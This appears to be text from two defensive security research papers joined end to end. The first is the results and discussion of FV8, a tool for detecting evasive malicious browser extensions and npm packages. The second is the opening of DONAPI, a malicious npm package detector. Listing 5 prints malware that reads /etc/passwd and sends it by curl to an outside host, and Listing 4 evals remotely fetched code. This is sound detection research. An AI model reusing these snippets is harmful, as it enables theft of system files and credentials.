Regarding the evasion chains, we find 212 packages with chains longer than one, indicating that the first link of the chain is online. This translates to 14.7% of the packages with some form of third-party injection having their URLs accessible online. In most cases, these are GitHub URLs, which in turn inject malicious code from third-party sites. We identify a total of 13 unique types of evasions, with five of them being exclusive to npm packages (checking if it runs on a browser, verifying the availability of an *IP:PORT* pair, checking for writing/executing permissions, folder existence verification, and password paths check). We analyze "Password path check" in depth in the case studies (§ 5.8).

To validate the effectiveness of our secure dockerized environment, we successfully detected 1,633 instances of permission denied errors, which demonstrates the containment of potentially malicious activities. In the case of other specialized evasions exclusive to npm packages, it is worth noting that 141 instances had the "install" command specified in the "package.json" file. However, this command was used as a special evasion tactic, where the actual command ("npm run install"), was leading to specific malicious behaviors and not installation. Although we do not include this evasion in the 28, it represents an interesting evasion technique unique to the npm ecosystem.

Overall in Table 4 we can see the full list of evasions both for npm packages and extensions.

5.2 Malicious Extensions (D2)

In order to have a measurement of comparison, we take the latest 200 extensions from the D2 dataset with their hashes provided in the *chrome-mal-ids* repository [8] and we apply the *Extension Detection Module* we describe in Section 4.3. We examine the resulting logs, conduct post-processing, and manually verifying their behavior. Our findings reveal that 82% of these malicious extensions employed evasion techniques, and all of them exhibit malicious behavior. Without our system in place and applying only static analysis, these malicious extensions would not have exhibited their malicious behavior to the fullest. This was also the reason that they remained online for multiple months before being removed from the Web Store [16]. The remaining 18% of malicious extensions did not utilize evasion techniques; instead, they directly exhibited malicious behavior.

Our system recorded a total of 819 forced executions, indicating an average of approximately 4.1 forced executions per extension job. Additionally, we observe 198 third-party scripts being injected, contributing an extra 87,703 lines of code. During the process, we encounter 114 requests with *'404'* HTTP errors from the websites that inject third-party code, which amount to 57% of the total extensions. This is expected, since these extensions have been reported to be malicious, and their associated websites have likely been taken down or blocked since then. It is worth noting that all of these extensions are no longer available on the webstore. Utilizing previously identified malicious extensions as a verifier, we demonstrate the efficacy of our system. The successful detection of evasion techniques in previously flagged as malicious data (D2) serves as a confirmation to proceeed our analysis

Chain Length	Scripts Found (with at least that chain length)
1	12,016
2	2,988
3	810
4	211
5	81
6	34
7	10
8	1
Average Length	**1.36**
Total Scripts	**16,471**

Table 5: *Chain length of third-party injected scripts and # reports.*

to D3, with larger-scale testing, seeking out and analyzing as many extensions as possible from the wild.

5.3 Extensions in the Wild (D3)

In total, we conduct tests on 39,592 extensions, out of which 4,948 (12,5%) of them triggered a code block at least once. The total number of forced executions amounted to 111,522 resulting in an average of 2.82 forced executions per executed extension or 22.54 forced executions for extensions with at least one forced execution. Due to the recursive nature of our system's forced execution, it applies to scripts that are injected by the currently executed script. This process can lead to nested third-party injections, forming what we refer to as an "injection chain." This chain can continue as long as each script in the chain injects the next one. In Table 5, we present a breakdown of the lengths of the injected scripts. We only report scripts originating from one of the extensions. The total number of script chains identified is 16,471, and we found that the longest chain consists of eight scripts. As we expected, most of the chains have a maximum length of two, accounting for 97% of the script chains we found. In a representative example of the recursive nature of our tool, our tool executes 322 lines of code, compared to the initial 10 lines of code, an increase of 3200%. Throughout our system, we analyze 16,471 third-party scripts, 9,164 of which were unique, totaling 8,732,120 lines of executed JavaScript code. We define code coverage as the amount of code executed, measured in lines of code (*LoC*). Overall, our system increases code coverage by 11% compared to execution without our tool.

5.4 Clustering similar evasions

Our FV8 tool may potentially miss two types of evasive malicious extensions. The first category includes cases where the condition block disrupts the control flow of the program without injecting any additional code. Our tool, which executes

```
1 // injection outside the block
2 if (
3 $('#joinShoppersIframeDiv').hasClass('
    joinShoppersIframeDiv')
4  )
5  return;
6 $('#jsIframeParentDiv').remove(),
7 window.JS_INSTANCE.couponCodeModal &&
8 (window.JS_INSTANCE.clickCouponCodeModal(),
9 window.JS_INSTANCE.reloadDomFields());
```

Listing 2: *"Return first" evasion format caught only by DBSCAN.*

DFS inside the code block, might miss test cases where the injection API is located outside the block, as its distance from the block is unknown. However, *DBSCAN* can identify such cases by checking for evasion-related APIs and clustering the entire file, including code outside the condition block. Such a scenario can be observed in Listing 2, where the code returns after the evasive check, and the malicious behavior occurs only if the evasive does not return inside the block.

The second category involves cases where the API of the evasion is not obfuscated, but the API of the third-party injection is obfuscated. In such instances, the API of the injection is fragmented, making it difficult for the *DFS* of FV8 to detect. However, *DBSCAN* can detect this testcase since it utilizes the presense of the evasion API and it can cluster the whole file as an evasive malicious extension.

After running *HDBSCAN* with the API presence as input, we observe that the relevant clusters mainly contained two to six extensions each. Upon further inspection, we found duplicates from the previous *Extension Detection Module*, accounting for six extensions. In total, after excluding the duplicate extensions, we manually examine 48 extensions and identified 28 of them to be using evasion techniques and exhibiting malicious behavior, resulting in a success rate of 58.3%. The remaining extensions either did not employ evasion techniques or showed no malicious behavior after manual examination. Detailed results of evasion techniques and malicious categories are available in 7. The *DBSCAN* system serves as a partial obfuscation bypass tool in cases with heavy obfuscation.

5.5 Evaluation of Automatic Evasion Flagging

False Positives Assessment

To assess the accuracy of our evasion detection system, we compiled a dataset consisting of 500 benign extensions and 500 confirmed malicious extensions. The selection of benign extensions was based on their popularity and high download counts from the web store, ensuring a representative sample of commonly used extensions. The malicious set was derived from previously confirmed malicious cases [53]. Under uniform testing conditions, each extension was run on 10 predetermined URLs. The automatic evasion filter triggers upon

Metric	Value
True Positives (TP)	420
False Positives (FP)	13
True Negatives (TN)	487
False Negatives (FN)	80
Precision	0.97
Recall (TPR)	0.84
F1 Score	0.90

Table 6: *FV8 evaluation examining 1000 labeled extensions.*

detecting at least five instances of forced executions, according to the specified APIs. Results are summarized in Table 6. The evaluation results indicate that the system identified 13 out of 500 benign extensions as malicious, corresponding to a false positive rate of 2.6%. For the malicious extensions, the system identified 420 out of 500 as malicious, reflecting a true positive rate of 84%. The precision measure of 0.97 and a recall rate of 0.84 are also reported, along with an F1 score of 0.90.

Based on our experiments, false positives (FP) occur due to local injections. This happens when an extension uses APIs that we force execute, leading to the injection of another local file instead of a third-party resource. Our system flags only if the injected source is third-party (i.e., not starting with *chrome-extension://*). False negatives (FN) occur because third-party resources are unavailable, preventing further code injection and, consequently, our system does not get triggered.

Evasions in Benign Extensions

The analysis of our detection system's response to benign and malicious extensions underscores a significant disparity in evasion prevalence. While only 2.6% of benign extensions activated our automatic evasion flagging system, this contrasts sharply with 80% of the malicious extensions that triggered similar alerts. Furthermore, we measure the number of forced code executions and we detect 6.8 times more forced executions in malicious samples than in benign samples. These observations strongly suggest that evasions are far more common in extensions with malicious intent. Although the presence of evasion techniques does not conclusively confirm malicious activity, it significantly correlates with behaviors typically associated with such extensions.

Successful Detection

Once all our experiments were completed and the results were logged in the database, we run the post-processor as described in Section 4.4. The post-processor provides us with statistics for each extension, such as the number of forced executions and injections. We focused on extensions that had at least five forced executions and at least one injection, which narrowed down the number of extensions to 423. For each of these extensions, we manually inspect and verify their malicious behavior and their evasion technique. As a result, we identify a total of 82 extensions that exhibited both evasion techniques and malicious behavior and the comprehensive results are presented in Table 7.

Category	FV8	DBSCAN	Total
Advertisement networks	31	11	42
Coupon deals injected	19	7	26
Other extension installation	5	2	7
User Tracking	11	3	14
Unsafe websites (http)	3	1	4
Blocked websites (EasyList)	5	3	8
History tracking	4	1	5
Search results manipulation	3	0	3
Arbitrary file download	1	0	1
TOTAL	**82**	**28**	**110**

Table 7: *Malicious categories & number of extensions per category.*

As for the final evasion count after all four modules are analyzed, we found 28 evasion categories, where 15 are unique to extensions, five unique to npm packages and five unreported in previous literature, ie. *Social Media login*, *Crypto wallet login*, *Browser environment check*, *Microphone open* and *Password path check* evasions.

Forced Executions not Leading to Malicious Extensions

To ensure the comprehensiveness of our experiments, we also examine the rest of our results, which are instances where our system triggers forced execution or detects third-party injections incorrectly. We thoroughly investigate the reasons behind these unsuccessful predictions and identify potential factors contributing to them. Approximately 25% of these were triggered by certain extensions utilizing APIs for local injection, leading to unintended forced execution. This highlights the challenge of distinguishing between legitimate API usage and actual third-party injections. Additionally, around 60% of those were caused by the use of *setTimeout* in contexts unrelated to third-party injections, further complicating the detection process. The remaining 15% of the cases were due to instances where extensions exhibited evasion techniques without any form of malicious third-party injection. In these cases, while the extensions engaged in evasion behavior, their overall intent might not have been fully malicious. By gaining a deep understanding of these nuances, we can refine our system and enhance its accuracy in distinguishing between legitimate and malicious behaviors.

Obfuscation	Coverage
Binary arrays	●
Dead/Useless code insertion	●
Multiple files code split	●
Try-catch blocks	●
Hide code in dependency tree	●
Split code in multiple dependencies	●
Encoding	○
Steganography	●
Dynamic code modification	○
Visual deception	●
Total	**8/10 (80%)**

Table 8: *Obfuscation coverage of ATRES and FV8.*

5.6 Obfuscation coverage

One of the three pillars our tool addresses is code obfuscation, in addition to evasion code and malicious code. To precisely define the scope of our tool and establish a clear threat model it can handle, we have undertaken the quantification of obfuscation. Drawing from previous literature, we reference Ladisa et al.'s work [48], which categorizes obfuscation in npm packages into ten distinct categories. As depicted in Table 8, our tool effectively manages eight of these ten categories (80%), as specified in the table.

It is important to note that our tool does not claim to fully address obfuscation. While there may be further room for exploration and improvement in dealing with obfuscation, our quantifiable approach serves the dual purpose of defining the tool's boundaries and providing a basis for comparison with future obfuscation research.

5.7 Manual Verification

Once our tool flags code as potentially malicious, it undergoes manual verification, while evasion detection operates mostly automatically, pinpointing the precise code locations for further investigation. Analyzing the 423 flagged samples requires approximately 106 hours, with an expert JavaScript reviewer spending around 15 minutes on each sample. The precision of FV8 in identifying exact locations of evasion significantly streamlines the review process within our dataset of 40,000 extensions. This focus allows us to concentrate on a subset—roughly 5% of the total code—markedly reducing the effort needed compared to reviewing hundreds of thousands of lines. Consequently, our tool functions almost 100% automatically in flagging and detecting evasions and semi-automatically in identifying malicious code, decreasing the volume of code requiring manual review by 95%.

```
1 // Blocked on specific sites evasion
2 const blocked_websites = ['https://www.linkedin.com.*','
    https://www.medium.com.*',];
3 chrome.tabs.onUpdated.addListener(function (tabId,
    changeInfo, tab) {
4 let tabUrl = tab.url;
5 if (!(changeInfo.url || changeInfo.status) ||
    websiteIsBlocked(tabUrl))
6     return;
7 [..]
8 injectScript(tabId);
9
```

Listing 3: *Blocked on specific sites evasion.*

5.8 Case Studies

As we can see in Listing 1 that we describe in Section 1, the evasion technique belongs to the timebomb category. As for the malicious behavior, in summary, the code snippet is responsible for setting up *Matomo* tracking. It accomplishes this by initializing the *"_paq array"* with tracking commands, configuring the *Matomo* tracker URL and site ID, and dynamically loading the *Matomo* client script. *Matomo* is a web analytics platform that allows website owners to track and analyze user interactions on their websites. By executing this code, the extension can secretly enable *Matomo* tracking without the user's awareness or consent, potentially leading to privacy violations and data collection without authorization.

In another example, Listing 3 demonstrates an evasion technique where the extension checks for specific websites, such as *linkedin.com* and *microsoft.com* in line 2, and avoids executing the third-party code on those sites. It is possible that these websites are capable of detecting bot-like behavior and the extension is trying to evade detection and avoid triggering any security measures in place on those sites. By selectively avoiding execution on certain websites, the extension aims to conceal its malicious intentions and avoid scrutiny.

In another example, Listing 4 demonstrates an evasion technique based on distinguishing between developer and normal users in line 5. The code utilizes the *eval* command in line 13 to execute malicious code after injecting it from a third-party source. Additionally, this evasion method incorporates user login status and date as part of its user tracking technique. This combination of factors allows the malicious code to execute selectively based on the user's role and behavior.

In the case of npm packages, our tool detected interesting evasion techniques, one of which involves password path checking and subsequent code execution. As illustrated in the code snippet in Listing 5, malicious actors first check if a specific path exists (line 5) and, if it does (evaluates to 0), they proceed to send the password to an external server. Our tool triggered an alert due to the use of the *exec* API, which is one of the targeted APIs for forced execution in our FV8 patches for Node.js. This example highlights the effectiveness of our system in identifying evasive code in npm packages.

```
// Eval code after dev status check
function getCode() {
  $.get(chrome.runtime.getURL('dev.json'), function (
   data) {
  console.log('Handling dev or user code')
  1 == data.isDev
  ? $.get(chrome.runtime.getURL('dev.js'))
  : $.get(
    'https://botsorteios.com/app/source/?main=true&time=
   ' +
      Date.now() +
      '&extension=' +
      chrome.runtime.getManifest().version,
    function (data) {
      eval(JSON.parse(data).js);});});}
  setTimeout(() => {
    clearInterval(autoLogin);
  }, 10000);
```

Listing 4: *Eval third-party injection after user status evasion.*

5.9 Malicious Extensions Report to Google

After submitting reports on 110 extensions to Google via the official channels [29], a follow-up check two months later showed that only 41 of these extensions remained online. Although we received initial confirmations of the reports, Google did not provide specific confirmations or rejections for each case. The removal of the majority of these extensions indicates a largely successful outcome of our reporting efforts. Notably, among the extensions that are still available on the Webstore, most have released new version updates since our identification of malicious activity. Specifically, only seven of the reported extensions have not updated and remain at the version we originally examined with our tool. This suggests a significant response to our findings, either through extension removal or updates to address the issues we identified.

6 Discussion

6.1 Sustainability & Passing the Test of Time

Our research demonstrates the integration of FV8 across multiple versions of Chromium and Node.js, showcasing its adaptability and effectiveness. FV8 effortlessly functions across different versions, with minimal automatic adjustments, maintaining compatibility with the last 28 versions of Chromium. Its implementation follows the Dockerfile/tool model, akin to VisibleV8 (VV8), prioritizing accessibility and distribution for researchers. FV8 will be published on DockerHub, accompanied by comprehensive documentation and per Chromium/V8 version patches, facilitating its adoption in various research environments.

```
const { exec } = require('child_process');
const command = 'test -f /etc/passwd ; echo $?';
exec(command, (error, stdout, _) => {
  if (error) { return; }
  if (stdout == 0){
    exec("a=$(cat /etc/passwd;) && echo $a | xxd -p |
 head | while read ut;do curl -X POST -H \"Content-Type
 : text/plain\" -d \"$a\"
 of734jazz94u3j55awdyy3k5iwonceg25.oastify.com;done");}
});

```

Listing 5: *Password path checking evasion in npm packages.*

6.2 Comparison with previous tools

In broader research, we compare FV8 to related methods. FV8 offers unique advantages in detecting evasion techniques and malicious extensions. It is the first system for this analysis in Chrome, setting it apart from prior tools like *Rozzle* [47] and *J-Force* [45], which focused on older browsers and lacked open-source availability. Unlike *J-Force*, FV8 uses selective API-based forced execution, making it both API-targeted and condition-driven. While *Rozzle* also used API targeting, it was limited to native element-related APIs and is now obsolete. FV8 is designed for the Chromium environment, providing up-to-date, open-source capabilities for detecting evasions.

6.3 (F)V8 Versatility

Our research highlights the broad significance of the V8 engine, which powers not only Chromium but also Node.js, affecting millions of npm packages. V8 is also crucial for other platforms such as MongoDB and Electron, emphasizing its extensive influence beyond web browsers. By utilizing the same V8 patches, our approach can be adapted to enhance security across diverse JavaScript environments, making it a versatile tool for various applications and frameworks that rely on the V8 engine. The adaptability of our system allows for potential expansions to browser extensions beyond Chrome, including Firefox, Safari, and Microsoft Edge. Moreover, given the universal applicability of JavaScript, our FV8 system can also be extended to other domains such as detecting malicious code in phishing and detecting evasions in fingerprinting websites, further broadening its protective reach and impact.

7 Limitations

One potential expansion of our system is to extend its capabilities to other browsers such as Firefox, Safari, and Microsoft Edge. However, for this paper, we've concentrated on Chrome extensions due to the dominance of the Chrome Web Store, hosting over 200,000 active extensions, which provides a substantial dataset for our research. In contrast, Firefox and Safari have approximately 30,000 and 3,000 active extensions, most

of which are also available in the Chrome Web Store. Focusing on Chrome extensions allows us to effectively assess the prevalence of malicious behavior and evasion techniques within a diverse and extensive ecosystem. Nonetheless, we acknowledge the potential for future exploration and adaptation of FV8 to encompass other browsers, aiming for a comprehensive understanding of extension security across different platforms. Notably, Brave Browser shares Chrome's Web Store, including Brave extensions in our system's coverage.

Finally, the attackers can potentially evade us by using server side checks. We acknowledge that our system might face limitations when dealing with server-side checks. Such checks are executed on external servers, making it challenging to force execute and monitor their behavior directly.

8 Related Work

Forced Execution Other than the previously compared *Rozzle* [47], *JSForce* [37] and *J-Force* [45], other papers have employed dynamic execution to detect evasions and malicious extensions without modifying the JS interpreter. For example, Solomos et al. [57] used simulated user actions (mouse, keyboard, browser events) to fingerprint extensions in a malicious actor-controlled website. This dynamic execution combined with simulated user actions allowed them to fingerprint more extensions than previous literature. Another approach involved using honeypages to detect malicious extensions, as demonstrated by *Hulk* [42]. Finally, Steffens et al. utilized forced execution in *PostMessage* handlers to establish exploitability in popular sites from program traces [59].

Malicious, Vulnerable Extensions & npm Packages Various studies have investigated the detection of malicious extensions without relying on forced execution techniques. For example, Sjösten et al. [56] examined browser extensions based on web-accessible resource inclusions. Xing et al. [62] focused on identifying malicious extensions related to advertising injections and malvertising, while Thomas et al. [60] used dynamic analysis to detect extensions injecting affiliate links. Jagpal et al. [39] conducted a longitudinal three-year study on malicious extensions. Iqbal et al. proposed *AdGraph* [38] and built their tool on top of *JSGraph* [49], where they modified V8 for dynamic execution within the Blink engine but did not employ forced execution, rendering their system susceptible to evasion techniques. Pantelaios et al. [54] detected malicious extensions based on user feedback and later applied *DBSCAN* clustering. However, their approach remained vulnerable to evasions and obfuscation. Additionally, Chakradeo et al. introduced the *MAST* tool, which measures malicious applications in the mobile ecosystem, using similar static analysis techniques [32]. Concerning npm packages, Zhang et al. [63] applied machine learning techniques to detect malicious npm packages, while Froh et al. [36] used CodeQL [7] for static analysis to identify malicious code in npm packages. Ladisa et al. [48] explored algorithmic feature selection within the context of malicious npm packages to detect evasion tactics. Recent efforts have also focused on analyzing npm packages for vulnerabilities [51] and identifying malicious behavior [61]. Datasets have been established to support these analyses [52]. Lastly, Kluban et al. conducted work measuring vulnerable JavaScript [46].

JS Evasion Numerous papers have delved into the study of JS evasion techniques. For instance, Maroofi et al. [50] examined the resilience of anti-phishing agencies that employ human verification methods, such as Google re-CAPTCHA, alert bot, and session-based evasion. Zhang et al. [64] introduced *Crawlphish*, a system that utilizes both visual and code features to detect evasion techniques in phishing webpages. Their approach involves code similarity and visual analysis to identify phishing pages and relies on *J-Force* for forced execution. Meanwhile, Kapravelos et al. [43] proposed *Revolver*, a system designed to detect evasive web-related malware.

9 Conclusion

In summary, our paper introduces FV8, an open-source and powerful system built on V8 for detecting evasion, malicious, and bypassing obfuscated JavaScript code. FV8 identifies 28 evasion categories in npm packages and extensions as well as 110 malicious extensions and has been rigorously tested across the last 28 V8 versions.

10 Reproducibility & Ethics

Our tool, FV8, is available through an open-source approach. The latest version can be found in our dedicated GitHub repository, where it is published as Chromium per-version patches. These patches ensure compatibility with other tools like VV8. For easy access and distribution, we also provide a *.deb* installation file.
The repository with the latest version can be accessed here: https://github.com/wspr-ncsu/FV8.

Regarding the malicious extensions discovered in dataset D3, we reported our findings to Google for their review to determine if these extensions violate the Terms of Service (ToS) of the Web Store. Our reporting process aligns with the official reporting guidelines outlined in [5]. The majority (62.7%) has been removed from the Webstore.

Appendix

A Performance Evaluation based on Tranco top10k

Our tool is intended for a one-off usage, not requiring constant operation. Even under these conditions though, it is critical to assess the tool's performance. We assess the performance of FV8 by conducting experiments on the top 10,000 websites listed by Tranco [30]. Each website is accessed using a crawler that operates an instance of the modified Chromium browser, FV8, aiming to retrieve a document. Our findings indicate a high success rate, with approximately 99% of the websites loading successfully, and only about 1% failing to load.

The time taken to visit a website is measured from the moment the browser is spawned until the successful retrieval of an HTML document. This measurement is performed using both the FV8-modified Chromium browser and the default Chromium browser (version 122 as the base for both versions). Our results show an average increase of 1.9% in loading times when using FV8, resulting in an overall performance efficiency of 98.1% in loading times compared to the unmodified version. The performance we have achieved justifies our decision to selectively execute only some branch paths, demonstrating that this targeted approach is not only effective in optimizing the detection process but also efficient in resource usage.

B FV8 Errors Evaluation

To investigate the impact of the custom browser with forced execution, we analyzed the web breakage by monitoring console errors during 400,000 visits to URLs through our extensions. Our analysis excludes common script errors such as `Uncaught ReferenceError`, which are present even without the use of our tool. Additionally, we accounted for errors generated by the crawler instrumentation, which serves as a wrapper around FV8 and facilitates website visits with enhanced parallelization.

The overall breakage rate observed was approximately 1%. This rate includes various categories of errors, which are detailed in Table 9. Specific errors tracked include 'Name Not Resolved', 'CORS Policy', 'Blocked by Client', and errors directly attributable to the crawler. The highest number of incidents was reported for crawler-related issues, indicating the complexity of web interactions when using automated systems for data collection. Notably, the types of errors and their frequencies provide insights into both the technical challenges and the operational limitations of the FV8 environment under test conditions.

Error Category	Number of Occurrences
Name Not Resolved	355
CORS Policy	924
Blocked by Client	812
Crawler Errors	1389

Table 9: *Summary of Error Occurrences.*

12 }, 93445e3);
```

Listing 6: *Timebomb evasion example (Obfuscated).*

C Timebomb Detection Limitation under Obfuscation

Even though a straightforward timebomb condition can be detected by our system, there are limitations. In this scenario, the presence of obfuscated code in Listing 6, which mirrors the timebomb in Listing 1, highlights a limitation in our detection capabilities. Our system relies on recognizing two specific steps. The first step is detecting the condition (e.g., the content of an "if" statement) as an evasion. The second step is identifying the API contained within the condition block (line 10). When both elements are obfuscated, as seen in Listing 6, our system cannot detect the evasion. The system fails to recognize the evasive condition or identify the associated API due to the code's obfuscation. This emphasizes our initial goal, which is to run FV8 in conjunction with a code deobfuscator, allowing both the condition and the API to be easily understandable for our tool and thus detecting the timebomb evasion.

DONAPI: Malicious NPM Packages Detector using Behavior Sequence Knowledge Mapping

Cheng Huang[1], Nannan Wang[1†], Ziyan Wang[1], Siqi Sun[1], Lingzi Li[1],

Abstract

With the growing popularity of modularity in software development comes the rise of package managers and language ecosystems. Among them, npm stands out as the most extensive package manager, hosting more than 2 million third-party open-source packages that greatly simplify the process of building code. However, this openness also brings security risks, as evidenced by numerous package poisoning incidents.

In this paper, we synchronize a local package cache containing more than 3.4 million packages in near real-time to give us access to more package code details. Further, we perform manual inspection and API call sequence analysis on packages collected from public datasets and security reports to build a hierarchical classification framework and behavioral knowledge base covering different sensitive behaviors. In addition, we propose the DONAPI, an automatic malicious npm packages detector that combines static and dynamic analysis. It makes preliminary judgments on the degree of maliciousness of packages by code reconstruction techniques and static analysis, extracts dynamic API call sequences to confirm and identify obfuscated content that static analysis can not handle alone, and finally tags malicious software packages based on the constructed behavior knowledge base. To date, we have identified and manually confirmed 325 malicious samples and discovered 2 unusual API calls and 246 API call sequences that have not appeared in known samples.

1 Introduction

JavaScript is increasingly popular as the demand for web applications and web-based applets grows. It has become one of the most widely used programming languages. Many developers use third-party open-source libraries [55, 72] to ensure development efficiency and reduce costs by leveraging existing solutions. Open-source development models help avoid redundant development efforts and lower expenses. Additionally, statistics [32, 80] show that almost every JavaScript package relies on dependencies, and a project (e.g., next.js[1]) may depend on hundreds of third-party packages.

Npm (*node package manager*) is the default package manager for the JavaScript runtime Node.js, consisting of an online repository and a CLI (command-line interface). Since its first introduction in 2009, it has grown in popularity due to its ease of use and substantial package repository, with over 1.3 million packages and 100 billion downloads per month [46], surpassing other package managers such as *Maven* and *pip* as the most extensive package manager. While some companies and organizations maintain their package registries for security reasons, npm remains the most widely recognized and used package registry in the JavaScript community.

As npm gains popularity among developers, it also attracts the attention of attackers. In 2022, an incident [65] occurred where RIAEvangelist, the maintainer of the *node-ipc*[2] package, introduced malicious code into the repository and the affected versions *@10.1.1* and *@10.1.2* contained code that overwrote disk files. Subsequently, the attacker created the *peacenotwar*[3] module, which was included in the affected *node-ipc* version and garnered over 1 million weekly downloads. Another example is the *chalk-next* package, which mimicked a well-known package called *chalk*[4] that modifies string styles in the console. The attacker used the same `README.md` to deceive developers and enable information theft. These and others involving packages like *eslint-scope*[5] and *left-pad*, highlight that poisoning attacks targeting npm are no longer isolated cases but are increasingly common occurrences [58].

In this paper, we propose DONAPI, which takes sensitive application programming interfaces (APIs) and behavior sequences as the primary research object and combines static and dynamic analysis techniques to detect malicious packages and classify their categories automatically. The primary objective of DONAPI is to assist developers in establishing a secure

† Corresponding Author

dependency base by facilitating fast package review, reducing the need for manual review, and proactively prevent of the usage of malicious packages. As such, the detector focuses on three key aspects: **speed**, **accuracy**, and **comprehensiveness**. To evaluate its effectiveness, we collected a dataset of over 4,000 publicly available malicious packages and performed several analyses, yielding the following findings:

- Batch poisoning: numerous malicious packages often possess similar names while containing identical payloads for executing malicious activities.
- Attack purposes: malicious packages have various objectives, such as importing malware, stealing information, creating reverse shells, and modifying files.
- Entry files: the attack payload of a malicious package is commonly embedded in entry files.
- Code transformation: malicious packages employ code transformation techniques such as obfuscation or compression to evade static detection.

Based on these findings, we primarily focus the analysis of our detector on the entry files. Research [52] has shown that malicious packages often involve extensive network and file operations. Therefore, we perform static analysis to extract API call sequences from the entry file and its dependent files. These extracted sequences serve as features for training classifiers to make an initial assessment of whether a package is malicious or not. Furthermore, the malicious packages that pass the static screening and obfuscated packages that cannot be handled undergo dynamic analysis. This step aims to extract additional API call sequences and convert them into sequences representing sensitive package behavior. Ultimately, our detector provide hierarchical classification results of behavior sequences, which is not available in the current work [16, 36, 59]. In summary, the main contributions of our work are as follows:

- *Behavior Knowledge Base*: a *hierarchical classification framework* [30] based on 806 sensitive API calls and 44 behavior sequences that can automatically map the five most common categories for malicious packages.
- *Detector* DONAPI: an automated malicious package detector, consisting of six primary modules, mixes code analysis, machine learning, and natural language processing techniques to directly map the final malicious category for each detected package.
- *Effective Results*: we build a local npm package cache of over 3.4 million packages, capable of synchronizing official replicate in near real-time and retaining deleted malicious packages. DONAPI found 325 new malicious packages with manual check, discovered 2 unusual API calls and 246 API call sequences that have not appeared in previous malicious samples.

2 Background

From an attacker's perspective, software supply chain attacks consists of three essential steps [59]: (1) publish a malicious package; (2) get users to install it; (3) run the malicious code. The first two steps are intricately connected, with the success of the second step greatly influenced by the approach employed in the first step. Moreover, these initial two steps form the foundation of a software supply chain attack. Consequently, we can further categorize these three steps into two distinct phases: preparation and execution.

2.1 Preparation

While the preparation phase is not the primary focus of our study, we will provide an overview here. One of the simplest methods in this phase is to release a new package. However, attackers often encounter obstacles at this step because of incomplete or suspicious information, which makes users cautious. In this context, attackers employ several methods.

Typosquatting [48, 67, 70]. Attackers employ names that closely resemble popular packages when registering names for malicious packages. This deceptive tactic leads some users to download these malicious packages when they make spelling mistakes unintentionally. One notable example is the malicious package *crossenv* [64] mentioned in a Synk blog, which imitates the popular package *cross-env*[6]. Despite having similar functionality, the malicious version also includes the unauthorized collection of user information.

Dependency Confusion [28]. This technique, known as dependency repository hijacking, often employs strategies similar to *Namespacing* [5]. It involves uploading a package with the same name as certain packages in a private registry but with a higher version number to the public npm registry. As a result, when users synchronize their packages, they unknowingly download the malicious package from a public source. For instance, during one test attack, Birsan [2] discovered the presence of a package called *auth-PayPal* being used for PayPal development, even though it does not exist in the official npm registry at that time.

On the other hand, a more challenging approach for an attacker is to contribute directly as a maintainer of a legitimate project. In this case, the attacker would then have to gain the privileges needed to modify the code base of the legitimate project by means that typically include using Social Engineering (SE) techniques on legitimate project maintainers [23], taking over legitimate accounts (e.g., reusing compromised credentials [14] and account privilege transfers [25]), by compromising the maintainer system (e.g., exploiting vulnerabilities [24]), and also by exploiting vulnerable points in code maintenance (e.g., outdated domain names of maintainers or lack of package maintenance [26, 79]). Finally, they distribute malicious packages that cause users to introduce

[6] https://www.npmjs.com/package/cross-env

malicious code (both explicit and implicit) when downloading or updating packages.

2.2 Execution

Before the user can execute it, a package must go through two processes, installation and import, which is the stage where the Open Source Security Foundation (OpenSSF)[7] has found frequent security problems [8]. A package in npm consists of the `package.json`[8] file and various code files that will play a significant role in the above process.



Figure 1: The malicious commands during installation

Installation. The `package.json` file involved in the installation process includes a field called `scripts`[9] that provides `pre` and `post` hooks for tasks such as preparation and cleanup. While most of these commands are under the user's control, specific fields, such as `preinstall`, pose a significant security risk [77]. As the name suggests, the commands defined under this field are executed automatically before the users install the package, allowing attackers to launch malicious attacks. As shown in Figure 1, the package *4ff-lib-foundation@11.0.7* uses a combination of commands in the `preinstall` field to encode the contents of the local file `/etc/host` and send it to the external address; the package *yb-trust-butils@103.99.99* calls the `pre.sh` file in the `preinstall` and sends the sensitive information to the external address with the `curl` command.



Figure 2: The malicious code in **javascript-appfabric-logger@966.0.0** detected by DONAPI on June 5, 2023.

Import. In Node.js, when an object in one code file needs to be accessed by another, it is often necessary to specify it as an exported object. However, some packages import without providing specific export content still have some side effects, such as setting global configurations or executing initialization code. In addition, when the user imports a new module, it automatically executes the file in the `main` (or `exports`) field. Therefore, these files is important to consider when detecting malicious packages. As depicted in Figure 2, if another package imports the package *javascript-appfabric-logger@966.0.0*, it will call multiple APIs to obtain and send sensitive information to an external address.

Code transformation techniques. Code transformation techniques, called code obfuscation in our research scenario, can convert a source program into a target program that is difficult to detect for static analysis without losing its behavior or functionality [16]. Thus, attackers often use these techniques, including renaming, dead code insertion, control flow flattening, and encoding obfuscation [57], to mask their malicious intent or increase the analysis complexity. However, it is essential to note that these techniques are not limited to attackers alone. Many legitimate developers also use code transformation techniques to reduce code size or protect their privacy and intellectual property [45]. Therefore, obfuscated code alone is not a definitive indicator of malicious intent.

3 Methods

In this section, we present the entire processing flow of the detector. The primary labeling technique of the proposed detector is hierarchical classification using behavior sequences derived from API call sequences of the packages. As shown in the Figure 3, diagrams 1-6 represent different modules, which we will describe in detail in the subsequent sections.

3.1 Code Dependencies Reconstructor

To better capture the API call sequences, we designed a code dependency reconstructor for npm packages that simulates the code execution during the processes of installation and import of the packages by utilizing the Abstract Syntax Trees (ASTs) technique, extracting and merging all the code involved into a single `.js` file, and rename its parameters, functions, and classes. The process is shown in the Algorithm 1, and the basic steps and key points are described in detail below.

